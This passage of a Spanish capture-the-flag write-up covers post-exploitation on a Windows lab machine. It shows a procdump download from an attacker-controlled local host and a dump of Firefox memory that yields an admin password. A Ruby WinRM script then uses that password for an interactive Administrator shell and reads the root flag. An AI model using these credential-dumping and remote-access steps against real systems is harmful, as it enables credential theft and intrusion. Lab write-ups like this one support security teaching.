


Ilustración 26: Programas instalados parte 1.

Ilustración 27: Programas instalados parte 2.




Ilustración 28: Directorio de Chase mostrando ficheros ocultos parte 1.




Ilustración 29: Directorio de Chase mostrando ficheros ocultos parte 2.

Existen varios programas instalados que no son propios de Windows, algunos de ellos necesarios para que la Web que da servicio en el puerto 80 funcione correctamente, (como PHP) y otros como el navegador Firefox. Además, dentro del directorio del usuario *Chase* existen logs que se generan automáticamente y directorios a los cuales no tiene permisos para acceder.

Se intentó comprobar si se tenían los privilegios necesarios para ejecutar *Mimikatz* y hacer un volcado de las contraseñas en texto claro:




Ilustración 30: Descargando mimikatz desde un servidor apache en local.




Ilustración 31: Privilegios insuficientes para ejecutar mimikatz.

No resultó efectivo y dado que no existía un *Active Directory*, todo apuntaba a que la escalda de privilegios se debía realizar vulnerando la seguridad de alguno de estos servicios, por esto se observaron los procesos que se estaban ejecutando en el sistema:






Ilustración 32: Procesos que se ejecutan en el sistema parte 1.



```
     0      0      56        8               0   0 Idle
  1042     24    6792    15680             636   0 lsass
   227     13    3004     9816            4408   0 msdtc
   568     61  127564   101276            2904   0 MsMpEng
   128     13    6500    13448            5740   0 php-cgi
   128     13    6484    13596            6916   0 php-cgi
     0     13     428    29188             104   0 Registry
   291     15    5372    16344            5132   1 RuntimeBroker
   107      7    1284     5784            6292   1 RuntimeBroker
   276     14    2980    15116            6400   1 RuntimeBroker
   672     32   20204    61828            2168   1 SearchUI
   533     11    5136     9440             616   0 services
   328     17    4664    10992      11.25  6244   0 shell
   282     13    2784     8224       4.84  6332   0 shell
   704     29   15676    50968             388   1 ShellExperienceHost
```


Ilustración 33: Procesos que se ejecutan en el sistema parte 2.



```
  1997      0     192      156               4   0 System
   298     18    5248    15988            1912   1 taskhostw
   211     21    4528    12764            5524   1 taskhostw
   178     12    3216     9892            2828   0 VGAuthService
   384     22    9828    21836            2820   0 vmtoolsd
   245     18    3876    15040            6676   1 vmtoolsd
   272     56    8328    16292            3692   0 w3wp
   175     11    1528     6292             476   0 wininit
   286     13    2696    12344             540   1 winlogon
   353     16   10120    19380            4080   0 WmiPrvSE
   632     29   62984    85672      13.30    8   0 wsmprovhost
   706     30   49696    69316       2.28  676   0 wsmprovhost
   576     26   52024    71176       2.72 5932   0 wsmprovhost
```

Ilustración 34: Procesos que se ejecutan en el sistema parte 3.

Como se observa Firefox tiene varios procesos abiertos, si se utiliza *procdump* (https://docs.microsoft.com/en-us/sysinternals/downloads/procdump) para realizar un volcado de memoria del proceso puede que haya información relevante:



```
PS > Invoke-WebRequest -Uri http://10.10.15.237/procdump64.exe -OutFile procdump64.exe
PS > ls


    Directory: C:\Users\Chase\Pictures


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/22/2019   5:30 AM         341672 procdump64.exe


PS >
```

Ilustración 35: Descarga de procdump64.exe desde un servidor apache en local.




Ilustración 36: Ejecución de procdump64.exe.

Se ejecuta *procdump* con el ID del proceso asociado a Firefox, lo que da como resultado un fichero que es el volcado de memoria. Lo ideal hubiese sido descargar ese fichero desde la máquina víctima y analizarlo en local, pero pesaba demasiado, y las herramientas que se probaron para descárgalo (como *meterpreter*, *evil-winrm* o el módulo de Python *pyftpdlib*) daban error porque se excedía el tiempo:




Ilustración 37: Intento de descargar el fichero vía FTP.




Ilustración 38: Servidor FTP a la escucha con el módulo de pyftpdlib.




Ilustración 39: Sesión abierta de meterpreter.




Ilustración 40: A pesar de modificar el timeout seguía dando error.

Visto que iba a ser muy complicada la descarga, se optó por analizar el fichero con comandos de PowerShell:




Ilustración 41: Contraseña del usuario admin guardad en Firefox.

Como se puede observar, se consiguió una contraseña perteneciente al usuario *admin* que hacer uso de la Web. Si la contraseña es la misma que la del usuario *Administrator* en el sistema, se podría acceder a una sesión de PowerShell como administrador:

```ruby
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Administrator',
  password: '4dD!5}x/re8]FBuZ',
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        print "PS > "
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```

Ilustración 42: Fichero de configuración de WinRM para conectarse con el usuario Administrator.

```
root@kali:~# ruby /root/Github/Github_MrTux/Scripts/Servicios/WinRM/winrm.rb
PS > whoami
supportdesk\administrator
PS > cat C:\Users\Administrator\Desktop\root.txt
50dfa3c6bfd20e2e0d071b073d766897
PS >
```

Ilustración 43: Conexión como administrador del sistema y flag root.txt.

La conexión se realizó con éxito y se obtuvo la *flag* root.txt.

Como conclusión se puede decir que ha sido una máquina relativamente asequible, puesto que las contraseñas realmente se encontraban crackeando *hashes*, pero los puntos más importantes son el uso de *impacket* para enumerar usuarios y realizar volcados de memoria usando *procdump*.